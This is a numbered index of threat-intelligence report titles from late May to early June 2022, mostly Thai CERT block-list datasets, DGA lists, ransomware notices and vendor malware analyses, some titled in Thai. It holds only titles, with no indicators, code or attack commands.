1.2.2823. 2022-05-22 TTC-CERT - HASH Daily Block Lists - 2022-05-21 - CyberTotal
1.2.2824. 2022-05-22 TTC-CERT IP Block Lists 2022-05-22 - FTP port scanning, FTP attack
1.2.2825. 2022-05-22 TTC-CERT IP Block Lists 2022-05-22 - SSH port scanning, SSH brute-force attack
1.2.2826. 2022-05-22 TTC-CERT - IP Daily Block Lists - 2022-05-21 - CyberTotal
1.2.2827. 2022-05-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-22
1.2.2828. 2022-05-23 Active Bamital DGA(s) for 20220522
1.2.2829. 2022-05-23 Active Beebone DGA(s) for 20220522
1.2.2830. 2022-05-23 Active Chinad DGA(s) for 20220522
1.2.2831. 2022-05-23 Active Malware samples detected on 2022-05-22
1.2.2832. 2022-05-23 Thailand IP or Domain hosting Emotet Trojan Epoch5
1.2.2833. 2022-05-23 TTC-CERT Block Lists 2022-05-23 - Agentemis, BEACON, Cobalt Strike
1.2.2834. 2022-05-23 TTC-CERT Block Lists 2022-05-23 - IcedID, BokBot
1.2.2835. 2022-05-23 TTC-CERT Block Lists 2022-05-23 - Phishing attack dataset
1.2.2836. 2022-05-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-22 - CyberTotal
1.2.2837. 2022-05-23 TTC-CERT - HASH Daily Block Lists - 2022-05-22 - CyberTotal
1.2.2838. 2022-05-23 TTC-CERT IP Block Lists 2022-05-23 - FTP port scanning, FTP attack
1.2.2839. 2022-05-23 TTC-CERT IP Block Lists 2022-05-23 - SSH port scanning, SSH brute-force attack
1.2.2840. 2022-05-23 TTC-CERT - IP Daily Block Lists - 2022-05-22 - CyberTotal
1.2.2841. 2022-05-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-23
1.2.2842. 2022-05-23 แจ้งเตือนช่องโหว่ของ Cisco IOS XR ที่กำลังถูกใช้ในการโจมตีในขณะนี้

1.2.2843. 2022-05-24 Active Bamital DGA(s) for 20220523
1.2.2844. 2022-05-24 Active Conficker DGA(s) for 20220523
1.2.2845. 2022-05-24 Active Cryptowall DGA(s) for 20220523
1.2.2846. 2022-05-24 Active Malware samples detected on 2022-05-23
1.2.2847. 2022-05-24 PDF Malware Is Not Yet Dead
1.2.2848. 2022-05-24 Spoofed Saudi Purchase Order Drops GuLoader
1.2.2849. 2022-05-24 TTC-CERT Block Lists 2022-05-24 - Agentemis, BEACON, Cobalt Strike
1.2.2850. 2022-05-24 TTC-CERT Block Lists 2022-05-24 - Phishing attack dataset
1.2.2851. 2022-05-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-23 - CyberTotal
1.2.2852. 2022-05-24 TTC-CERT - HASH Daily Block Lists - 2022-05-23 - CyberTotal
1.2.2853. 2022-05-24 TTC-CERT IP Block Lists 2022-05-24 - FTP port scanning, FTP attack
1.2.2854. 2022-05-24 TTC-CERT IP Block Lists 2022-05-24 - SSH port scanning, SSH brute-force attack
1.2.2855. 2022-05-24 TTC-CERT - IP Daily Block Lists - 2022-05-23 - CyberTotal
1.2.2856. 2022-05-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-24
1.2.2857. 2022-05-24 TTC-CERT - URL Daily Block Lists - 2022-05-23 - CyberTotal
1.2.2858. 2022-05-24 TURLA’s new phishing-based reconnaissance campaign in Eastern Europe
1.2.2859. 2022-05-24 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2860. 2022-05-24 รายงานกรณี Web Server ของบริษัท นีโอ เอ็กซ์ เอ็นเตอร์ไพรซ์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.2861. 2022-05-25 Active Bamital DGA(s) for 20220524
1.2.2862. 2022-05-25 Active Chinad DGA(s) for 20220524
1.2.2863. 2022-05-25 Active Conficker DGA(s) for 20220524
1.2.2864. 2022-05-25 Active Malware samples detected on 2022-05-24
1.2.2865. 2022-05-25 AgentTesla being distributed through Windows help files (*.chm) - ASEC BLOG
1.2.2866. 2022-05-25 ctx Python Library Updated with Extra Features

1.2.2867. 2022-05-25 New Nokoyawa Variant Catching Up to Peers with Blatant Code Reuse
1.2.2868. 2022-05-25 New Ransomware Samples 2022-05-25
1.2.2869. 2022-05-25 Stop/Djvu Ransomware; Extension: .qlln
1.2.2870. 2022-05-25 Stop/Djvu Ransomware; Extension: .zpps
1.2.2871. 2022-05-25 TTC-CERT Block Lists 2022-05-25 - Agentemis, BEACON, Cobalt Strike
1.2.2872. 2022-05-25 TTC-CERT Block Lists 2022-05-25 - Phishing attack dataset
1.2.2873. 2022-05-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-24 - CyberTotal
1.2.2874. 2022-05-25 TTC-CERT - HASH Daily Block Lists - 2022-05-24 - CyberTotal
1.2.2875. 2022-05-25 TTC-CERT IP Block Lists 2022-05-25 - FTP port scanning, FTP attack
1.2.2876. 2022-05-25 TTC-CERT IP Block Lists 2022-05-25 - SSH port scanning, SSH brute-force attack
1.2.2877. 2022-05-25 TTC-CERT - IP Daily Block Lists - 2022-05-24 - CyberTotal
1.2.2878. 2022-05-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-25
1.2.2879. 2022-05-25 Unknown APT group has targeted Russia repeatedly since Ukraine invasion | Malwarebytes Labs
1.2.2880. 2022-05-25 Yashma Ransomware, Tracing the Chaos Family Tree
1.2.2881. 2022-05-26 Active Bamital DGA(s) for 20220525
1.2.2882. 2022-05-26 Active Chinad DGA(s) for 20220525
1.2.2883. 2022-05-26 Active Conficker DGA(s) for 20220525
1.2.2884. 2022-05-26 Active Cryptowall DGA(s) for 20220525
1.2.2885. 2022-05-26 Active Malware samples detected on 2022-05-25
1.2.2886. 2022-05-26 ASEC Weekly Malware Statistics (20220516 ~ 20220522) - ASEC BLOG
1.2.2887. 2022-05-26 Emotet Botnet Rises Again
1.2.2888. 2022-05-26 ERMAC Back In Action - Latest Version Of Android Banking Trojan Targets Over 400 Applications
1.2.2889. 2022-05-26 GoodWill ransomware forces victims to donate to the poor and provides financial assistance to patients in need - CloudSEK

1.2.2890. 2022-05-26 How the Saitama backdoor uses DNS tunnelling | Malwarebytes Labs
1.2.2891. 2022-05-26 How to Hunt for DecisiveArchitect and Its JustForFun Implant | CrowdStrike
1.2.2892. 2022-05-26 RedEngine Ransomware; Chaos variant
1.2.2893. 2022-05-26 Tandem Espionage | InQuest
1.2.2894. 2022-05-26 TTC-CERT Block Lists 2022-05-26 - Agentemis, BEACON, Cobalt Strike
1.2.2895. 2022-05-26 TTC-CERT Block Lists 2022-05-26 - IcedID, BokBot
1.2.2896. 2022-05-26 TTC-CERT Block Lists 2022-05-26 - Phishing attack dataset
1.2.2897. 2022-05-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-25 - CyberTotal
1.2.2898. 2022-05-26 TTC-CERT - HASH Daily Block Lists - 2022-05-25 - CyberTotal
1.2.2899. 2022-05-26 TTC-CERT IP Block Lists 2022-05-26 - FTP port scanning, FTP attack
1.2.2900. 2022-05-26 TTC-CERT IP Block Lists 2022-05-26 - SSH port scanning, SSH brute-force attack
1.2.2901. 2022-05-26 TTC-CERT - IP Daily Block Lists - 2022-05-25 - CyberTotal
1.2.2902. 2022-05-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-26
1.2.2903. 2022-05-26 TTC-CERT - URL Daily Block Lists - 2022-05-25 - CyberTotal
1.2.2904. 2022-05-26 Use of Obfuscated Beacons in ‘pymafka’ Supply Chain Attack Signals a New Trend in macOS Attack TTPs - SentinelOne
1.2.2905. 2022-05-26 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2906. 2022-05-26 แจ้งเตือนช่องโหว่หลายรายการของซอฟต์แวร์สำหรับการประชุมออนไลน์ Zoom (Zoom Client) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2907. 2022-05-26 รายงานกรณี Web Server ของบริษัท วิภาวรรณ เรสเตอรอง จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.2908. 2022-05-26 รายงานกรณี Web Server ของห้างหุ้นส่วนจำกัด เว็บวันพลัส มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.2909. 2022-05-27 Abuse.ch URLhaus 2021-05-27
1.2.2910. 2022-05-27 Active Bamital DGA(s) for 20220526
1.2.2911. 2022-05-27 Active Bedep DGA(s) for 20220526

1.2.2912. 2022-05-27 Active Beebone DGA(s) for 20220526
1.2.2913. 2022-05-27 Black Basta Besting Your Network?
1.2.2914. 2022-05-27 Bydes Ransomware; Extension: .bydes
1.2.2915. 2022-05-27 Cisco Talos Intelligence Group - Threat Source newsletter (May 26, 2022) — BlackByte adds itself to the grocery list of big game hunters
1.2.2916. 2022-05-27 Craze Ransomware; Extension: 4 random characters
1.2.2917. 2022-05-27 Files with Image Extensions Hosted on Discord's CDN Drop Smoke Loader
1.2.2918. 2022-05-27 Grandoreiro Banking Malware Resurfaces for Tax Season | Trustwave
1.2.2919. 2022-05-27 Miami44 Ransomware; Chaos ransomware variant; Extension: 4 random characters
1.2.2920. 2022-05-27 New malware Campaign delivers Android RAT
1.2.2921. 2022-05-27 TTC-CERT Block Lists 2022-05-27 - Agentemis, BEACON, Cobalt Strike
1.2.2922. 2022-05-27 TTC-CERT Block Lists 2022-05-27 - IcedID, BokBot
1.2.2923. 2022-05-27 TTC-CERT Block Lists 2022-05-27 - Phishing attack dataset
1.2.2924. 2022-05-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-26 - CyberTotal
1.2.2925. 2022-05-27 TTC-CERT - HASH Daily Block Lists - 2022-05-26 - CyberTotal
1.2.2926. 2022-05-27 TTC-CERT IP Block Lists 2022-05-27 - FTP port scanning, FTP attack
1.2.2927. 2022-05-27 TTC-CERT IP Block Lists 2022-05-27 - SSH port scanning, SSH brute-force attack
1.2.2928. 2022-05-27 TTC-CERT - IP Daily Block Lists - 2022-05-26 - CyberTotal
1.2.2929. 2022-05-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-27
1.2.2930. 2022-05-28 BRONZE PRESIDENT targets Russian speakers with updated PlugX
1.2.2931. 2022-05-28 TTC-CERT Block Lists 2022-05-28 - Agentemis, BEACON, Cobalt Strike
1.2.2932. 2022-05-28 TTC-CERT Block Lists 2022-05-28 - Phishing attack dataset
1.2.2933. 2022-05-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-27 - CyberTotal
1.2.2934. 2022-05-28 TTC-CERT - HASH Daily Block Lists - 2022-05-27 - CyberTotal
1.2.2935. 2022-05-28 TTC-CERT IP Block Lists 2022-05-28 - FTP port scanning, FTP attack

1.2.2936. 2022-05-28 TTC-CERT IP Block Lists 2022-05-28 - SSH port scanning, SSH brute-force attack
1.2.2937. 2022-05-28 TTC-CERT - IP Daily Block Lists - 2022-05-27 - CyberTotal
1.2.2938. 2022-05-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-28
1.2.2939. 2022-05-29 TTC-CERT Block Lists 2022-05-29 - Agentemis, BEACON, Cobalt Strike
1.2.2940. 2022-05-29 TTC-CERT Block Lists 2022-05-29 - IcedID, BokBot
1.2.2941. 2022-05-29 TTC-CERT Block Lists 2022-05-29 - Phishing attack dataset
1.2.2942. 2022-05-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-28 - CyberTotal
1.2.2943. 2022-05-29 TTC-CERT - HASH Daily Block Lists - 2022-05-28 - CyberTotal
1.2.2944. 2022-05-29 TTC-CERT IP Block Lists 2022-05-29 - FTP port scanning, FTP attack
1.2.2945. 2022-05-29 TTC-CERT IP Block Lists 2022-05-29 - SSH port scanning, SSH brute-force attack
1.2.2946. 2022-05-29 TTC-CERT - IP Daily Block Lists - 2022-05-28 - CyberTotal
1.2.2947. 2022-05-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-29
1.2.2948. 2022-05-29 TTC-CERT - URL Daily Block Lists - 2022-05-28 - CyberTotal
1.2.2949. 2022-05-30 Active Bamital DGA(s) for 20220529
1.2.2950. 2022-05-30 Active Beebone DGA(s) for 20220529
1.2.2951. 2022-05-30 Active Malware samples detected on 2022-05-29
1.2.2952. 2022-05-30 TTC-CERT Block Lists 2022-05-30 - Agentemis, BEACON, Cobalt Strike
1.2.2953. 2022-05-30 TTC-CERT Block Lists 2022-05-30 - Phishing attack dataset
1.2.2954. 2022-05-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-29 - CyberTotal
1.2.2955. 2022-05-30 TTC-CERT - HASH Daily Block Lists - 2022-05-29 - CyberTotal
1.2.2956. 2022-05-30 TTC-CERT IP Block Lists 2022-05-30 - FTP port scanning, FTP attack
1.2.2957. 2022-05-30 TTC-CERT IP Block Lists 2022-05-30 - SSH port scanning, SSH brute-force attack
1.2.2958. 2022-05-30 TTC-CERT - IP Daily Block Lists - 2022-05-29 - CyberTotal
1.2.2959. 2022-05-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-30
1.2.2960. 2022-05-30 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ Microsoft Office สำหรับระบบปฏิบัติการ Windows ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.2961. 2022-05-31 Active Bamital DGA(s) for 20220530
1.2.2962. 2022-05-31 Active Bedep DGA(s) for 20220530
1.2.2963. 2022-05-31 Active Beebone DGA(s) for 20220530
1.2.2964. 2022-05-31 Active Malware samples detected on 2022-05-30
1.2.2965. 2022-05-31 ASEC Weekly Malware Statistics (20220523 ~ 20220529) - ASEC BLOG
1.2.2966. 2022-05-31 New Microsoft Office Attack Vector via "ms-msdt" Protocol Scheme (CVE-2022-30190)
1.2.2967. 2022-05-31 OceanLotus Indicators - 2022-05-31
1.2.2968. 2022-05-31 Phishing Campaign Delivering Three Fileless Malware: AveMariaRAT / BitRAT / PandoraHVNC – Part II
1.2.2969. 2022-05-31 Stop/Djvu Ransomware 2020-05-31
1.2.2970. 2022-05-31 TTC-CERT Block Lists 2022-05-31 - Agentemis, BEACON, Cobalt Strike
1.2.2971. 2022-05-31 TTC-CERT Block Lists 2022-05-31 - IcedID, BokBot
1.2.2972. 2022-05-31 TTC-CERT Block Lists 2022-05-31 - Phishing attack dataset
1.2.2973. 2022-05-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-30 - CyberTotal
1.2.2974. 2022-05-31 TTC-CERT - HASH Daily Block Lists - 2022-05-30 - CyberTotal
1.2.2975. 2022-05-31 TTC-CERT IP Block Lists 2022-05-31 - FTP port scanning, FTP attack
1.2.2976. 2022-05-31 TTC-CERT IP Block Lists 2022-05-31 - SSH port scanning, SSH brute-force attack
1.2.2977. 2022-05-31 TTC-CERT - IP Daily Block Lists - 2022-05-30 - CyberTotal
1.2.2978. 2022-05-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-05-31
1.2.2979. 2022-05-31 TTC-CERT - URL Daily Block Lists - 2022-05-30 - CyberTotal
1.2.2980. 2022-05-31 ช่องโหว่ของ Microsoft Windows Support Diagnostic Tool (MSDT) ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.2981. 2022-06-01 Active Bamital DGA(s) for 20220531
1.2.2982. 2022-06-01 Active Conficker DGA(s) for 20220531
1.2.2983. 2022-06-01 Active DirCrypt DGA(s) for 20220531
1.2.2984. 2022-06-01 Active Malware samples detected on 2022-05-31
1.2.2985. 2022-06-01 Bydes Ransomware; Extension: .bydes

1.2.2986. 2022-06-01 Distributing AppleSeed disguised as Internet router installation file - ASEC BLOG
1.2.2987. 2022-06-01 Moonshadow Ransomware; VoidCrypt ransomware family; Extension: .moonshadow
1.2.2988. 2022-06-01 Phobos ransomware
1.2.2989. 2022-06-01 Rapidly evolving IoT malware EnemyBot now targeting Content Management System servers and Android devices | AT&T Alien Labs
1.2.2990. 2022-06-01 TTC-CERT Block Lists 2022-06-01 - Agentemis, BEACON, Cobalt Strike
1.2.2991. 2022-06-01 TTC-CERT Block Lists 2022-06-01 - Phishing attack dataset
1.2.2992. 2022-06-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-05-31 - CyberTotal
1.2.2993. 2022-06-01 TTC-CERT - HASH Daily Block Lists - 2022-05-31 - CyberTotal
1.2.2994. 2022-06-01 TTC-CERT IP Block Lists 2022-06-01 - FTP port scanning, FTP attack
1.2.2995. 2022-06-01 TTC-CERT IP Block Lists 2022-06-01 - SSH port scanning, SSH brute-force attack
1.2.2996. 2022-06-01 TTC-CERT - IP Daily Block Lists - 2022-05-31 - CyberTotal
1.2.2997. 2022-06-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-01
1.2.2998. 2022-06-01 TTC-CERT - URL Daily Block Lists - 2022-05-31 - CyberTotal
1.2.2999. 2022-06-02 Active Bamital DGA(s) for 20220601
1.2.3000. 2022-06-02 Active Bedep DGA(s) for 20220601
1.2.3001. 2022-06-02 Active Conficker DGA(s) for 20220601
1.2.3002. 2022-06-02 Active Malware samples detected on 2022-06-01
1.2.3003. 2022-06-02 Hazard Token Grabber - Upgraded Version Of Stealer Targeting Discord Users
1.2.3004. 2022-06-02 Karakurt Data Extortion Group | CISA
1.2.3005. 2022-06-02 TTC-CERT Block Lists 2022-06-02 - Agentemis, BEACON, Cobalt Strike
1.2.3006. 2022-06-02 TTC-CERT Block Lists 2022-06-02 - Phishing attack dataset
1.2.3007. 2022-06-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-01 - CyberTotal
1.2.3008. 2022-06-02 TTC-CERT - HASH Daily Block Lists - 2022-06-01 - CyberTotal
1.2.3009. 2022-06-02 TTC-CERT IP Block Lists 2022-06-02 - FTP port scanning, FTP attack

1.2.3010. 2022-06-02 TTC-CERT IP Block Lists 2022-06-02 - SSH port scanning, SSH brute-force attack
1.2.3011. 2022-06-02 TTC-CERT - IP Daily Block Lists - 2022-06-01 - CyberTotal
1.2.3012. 2022-06-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-02
1.2.3013. 2022-06-02 TTC-CERT - URL Daily Block Lists - 2022-06-01 - CyberTotal
1.2.3014. 2022-06-02 แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัย เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3015. 2022-06-03 Active Bamital DGA(s) for 20220602
1.2.3016. 2022-06-03 Active Bedep DGA(s) for 20220602
1.2.3017. 2022-06-03 Active Chinad DGA(s) for 20220602
1.2.3018. 2022-06-03 Active Malware samples detected on 2022-06-02
1.2.3019. 2022-06-03 Analysis of SideWinder's new infrastructure and tool that narrows their reach to Pakistan
1.2.3020. 2022-06-03 Analyzing AsyncRAT distributed in Colombia
1.2.3021. 2022-06-03 CVE-2022-30190: Microsoft Support Diagnostic Tool (MSDT) RCE Vulnerability “Follina” | FortiGuard Labs
1.2.3022. 2022-06-03 NSIS Installer Malware Included with Various Malicious Files - ASEC BLOG
1.2.3023. 2022-06-03 TTC-CERT Block Lists 2022-06-03 - Agentemis, BEACON, Cobalt Strike
1.2.3024. 2022-06-03 TTC-CERT Block Lists 2022-06-03 - Phishing attack dataset
1.2.3025. 2022-06-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-02 - CyberTotal
1.2.3026. 2022-06-03 TTC-CERT - HASH Daily Block Lists - 2022-06-02 - CyberTotal
1.2.3027. 2022-06-03 TTC-CERT IP Block Lists 2022-06-03 - FTP port scanning, FTP attack
1.2.3028. 2022-06-03 TTC-CERT IP Block Lists 2022-06-03 - SSH port scanning, SSH brute-force attack
1.2.3029. 2022-06-03 TTC-CERT - IP Daily Block Lists - 2022-06-02 - CyberTotal
1.2.3030. 2022-06-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-03
1.2.3031. 2022-06-03 TTC-CERT - URL Daily Block Lists - 2022-06-02 - CyberTotal
1.2.3032. 2022-06-03 XLoader Botnet: Find Me If You Can | Check Point Research

1.2.3033. 2022-06-03 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Confluence Server และ Confluence Data Center ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3034. 2022-06-04 2022 mobile threat landscape update - ThreatFabric
1.2.3035. 2022-06-04 Active Bamital DGA(s) for 20220603
1.2.3036. 2022-06-04 Active Chinad DGA(s) for 20220603
1.2.3037. 2022-06-04 Active Conficker DGA(s) for 20220603
1.2.3038. 2022-06-04 Active Malware samples detected on 2022-06-03
1.2.3039. 2022-06-04 Analysis of the Massive NDSW/NDSX Malware Campaign | Sucuri
1.2.3040. 2022-06-04 Clipminer Botnet Makes Operators at Least $1.7 Million
1.2.3041. 2022-06-04 Cyberattack on Ukrainian government organizations using Cobalt Strike Beacon malware and exploits to vulnerabilities CVE-2021-40444 and CVE-2022-30190 (CERT-UA # 4753)
1.2.3042. 2022-06-04 Exposing POLONIUM activity and infrastructure targeting Israeli organizations | Microsoft Security Blog
1.2.3043. 2022-06-04 Operation DarkCasino - In-depth analysis of recent attacks by APT group Evilnum
1.2.3044. 2022-06-04 Popping Eagle: How Global Analytics Uncovered a Stealthy Threat Actor
1.2.3045. 2022-06-04 Threat Actors Prey on Eager Travelers
1.2.3046. 2022-06-04 To HADES and Back: UNC2165 Shifts to LOCKBIT to Evade Sanctions | Mandiant
1.2.3047. 2022-06-04 TTC-CERT Block Lists 2022-06-04 - Agentemis, BEACON, Cobalt Strike
1.2.3048. 2022-06-04 TTC-CERT Block Lists 2022-06-04 - IcedID, BokBot
1.2.3049. 2022-06-04 TTC-CERT Block Lists 2022-06-04 - Phishing attack dataset
1.2.3050. 2022-06-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-03 - CyberTotal
1.2.3051. 2022-06-04 TTC-CERT - HASH Daily Block Lists - 2022-06-03 - CyberTotal
1.2.3052. 2022-06-04 TTC-CERT IP Block Lists 2022-06-04 - FTP port scanning, FTP attack
1.2.3053. 2022-06-04 TTC-CERT IP Block Lists 2022-06-04 - SSH port scanning, SSH brute-force attack

1.2.3054. 2022-06-04 TTC-CERT - IP Daily Block Lists - 2022-06-03 - CyberTotal
1.2.3055. 2022-06-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-04
1.2.3056. 2022-06-04 WinDealer dealing on the side
1.2.3057. 2022-06-04 YourCyanide: A CMD-Based Ransomware With Multiple Layers of Obfuscation
1.2.3058. 2022-06-04 Zero-Day Exploitation of Atlassian Confluence
1.2.3059. 2022-06-05 TTC-CERT Block Lists 2022-06-05 - Agentemis, BEACON, Cobalt Strike
1.2.3060. 2022-06-05 TTC-CERT Block Lists 2022-06-05 - Phishing attack dataset
1.2.3061. 2022-06-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-04 - CyberTotal
1.2.3062. 2022-06-05 TTC-CERT - HASH Daily Block Lists - 2022-06-04 - CyberTotal
1.2.3063. 2022-06-05 TTC-CERT IP Block Lists 2022-06-05 - FTP port scanning, FTP attack
1.2.3064. 2022-06-05 TTC-CERT IP Block Lists 2022-06-05 - SSH port scanning, SSH brute-force attack
1.2.3065. 2022-06-05 TTC-CERT - IP Daily Block Lists - 2022-06-04 - CyberTotal
1.2.3066. 2022-06-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-05
1.2.3067. 2022-06-05 TTC-CERT - URL Daily Block Lists - 2022-06-04 - CyberTotal
1.2.3068. 2022-06-06 Active Conficker DGA(s) for 20220605
1.2.3069. 2022-06-06 Active Malware samples detected on 2022-06-05
1.2.3070. 2022-06-06 TTC-CERT Block Lists 2022-06-06 - Agentemis, BEACON, Cobalt Strike
1.2.3071. 2022-06-06 TTC-CERT Block Lists 2022-06-06 - Phishing attack dataset
1.2.3072. 2022-06-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-05 - CyberTotal
1.2.3073. 2022-06-06 TTC-CERT - HASH Daily Block Lists - 2022-06-05 - CyberTotal
1.2.3074. 2022-06-06 TTC-CERT IP Block Lists 2022-06-06 - FTP port scanning, FTP attack
1.2.3075. 2022-06-06 TTC-CERT IP Block Lists 2022-06-06 - SSH port scanning, SSH brute-force attack
1.2.3076. 2022-06-06 TTC-CERT - IP Daily Block Lists - 2022-06-05 - CyberTotal
1.2.3077. 2022-06-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-06
1.2.3078. 2022-06-06 TTC-CERT - URL Daily Block Lists - 2022-06-05 - CyberTotal

1.2.3079. 2022-06-06 พบมีการนำ Website ของหน่วยงานราชการ (สพป.พระนครศรีอยุธยา เขต 1) มาทำเป็น phishing และ fraud
1.2.3080. 2022-06-07 Abuse.ch URLhaus 2020-06-06
1.2.3081. 2022-06-07 Active Bamital DGA(s) for 20220606
1.2.3082. 2022-06-07 Active Chinad DGA(s) for 20220606
1.2.3083. 2022-06-07 Active Conficker DGA(s) for 20220606
1.2.3084. 2022-06-07 Active Malware samples detected on 2022-06-06
1.2.3085. 2022-06-07 Analysis of the recent attack activities of "Blind Eagle" forging judicial injunctions
1.2.3086. 2022-06-07 Closing the Door: DeadBolt Ransomware Locks Out Vendors With Multitiered Extortion Scheme
1.2.3087. 2022-06-07 Lazarus arsenal update: analysis of recent Andariel attack samples
1.2.3088. 2022-06-07 Outbreak of Follina in Australia
1.2.3089. 2022-06-07 Phishing PDF Received in my ISC Mailbox | SANS Internet Storm Center
1.2.3090. 2022-06-07 Resurrection! Analysis of new REvil ransomware attacks in the wild
1.2.3091. 2022-06-07 Spam Email Containing a Very Large ISO file
1.2.3092. 2022-06-07 TTC-CERT Block Lists 2022-06-07 - Agentemis, BEACON, Cobalt Strike
1.2.3093. 2022-06-07 TTC-CERT Block Lists 2022-06-07 - Phishing attack dataset
1.2.3094. 2022-06-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-06 - CyberTotal
1.2.3095. 2022-06-07 TTC-CERT - HASH Daily Block Lists - 2022-06-06 - CyberTotal
1.2.3096. 2022-06-07 TTC-CERT IP Block Lists 2022-06-07 - FTP port scanning, FTP attack
1.2.3097. 2022-06-07 TTC-CERT IP Block Lists 2022-06-07 - SSH port scanning, SSH brute-force attack
1.2.3098. 2022-06-07 TTC-CERT - IP Daily Block Lists - 2022-06-06 - CyberTotal
1.2.3099. 2022-06-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-07
1.2.3100. 2022-06-07 Will the Real Msiexec Please Stand Up? Exploit Leads to Data Exfiltration
1.2.3101. 2022-06-07 รายงานกรณี Web Server ของร้านแพนคอลเลคชั่น (Pan's collections) มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.2.3102. 2022-06-07 รายงานกรณี Web Server ของสมาคมกีฬาวินด์เซิร์ฟแห่งประเทศไทย มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.3103. 2022-06-08 Analysis of the attack activities of the Maha grass group using the documents of relevant government agencies in Pakistan as bait
1.2.3104. 2022-06-08 Anti-sandbox and enterprise-targeted attacks identified by CHM malware - ASEC BLOG
1.2.3105. 2022-06-08 Beware: DDOS botnet Atombot is attacking cloud hosts
1.2.3106. 2022-06-08 Bozon Ransomware | K7 Labs
1.2.3107. 2022-06-08 Bumblebee Loader on The Rise
1.2.3108. 2022-06-08 Decrypted: TaRRaK Ransomware | Avast Threat Labs
1.2.3109. 2022-06-08 From the Front Lines | Another Rebrand? Mindware and SFile Ransomware Technical Breakdown
1.2.3110. 2022-06-08 Microsoft Seizes 41 Domains Used in Spear-Phishing Attacks by Iranian threat actor dubbed Bohrium.
1.2.3111. 2022-06-08 Ransomware Samples IOCs 2022-06-08
1.2.3112. 2022-06-08 Sandbox Evasion... With Just a Filename! | SANS Internet Storm Center
1.2.3113. 2022-06-08 Shining the Light on Black Basta - NCC Group Research
1.2.3114. 2022-06-08 Sneaky SiMay - K7 Labs
1.2.3115. 2022-06-08 SVCReady: A New Loader Gets Ready | HP Wolf Security
1.2.3116. 2022-06-08 Tales From the Honeypot: WatchDog Evolves With a New Multi-Stage Cryptojacking Attack | Cado Security
1.2.3117. 2022-06-08 TTC-CERT Block Lists 2022-06-08 - Agentemis, BEACON, Cobalt Strike
1.2.3118. 2022-06-08 TTC-CERT Block Lists 2022-06-08 - Phishing attack dataset
1.2.3119. 2022-06-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-06-07 - CyberTotal
1.2.3120. 2022-06-08 TTC-CERT - HASH Daily Block Lists - 2022-06-07 - CyberTotal
1.2.3121. 2022-06-08 TTC-CERT IP Block Lists 2022-06-08 - FTP port scanning, FTP attack
1.2.3122. 2022-06-08 TTC-CERT IP Block Lists 2022-06-08 - SSH port scanning, SSH brute-force attack
1.2.3123. 2022-06-08 TTC-CERT - IP Daily Block Lists - 2022-06-07 - CyberTotal

1.2.3124. 2022-06-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-06-08
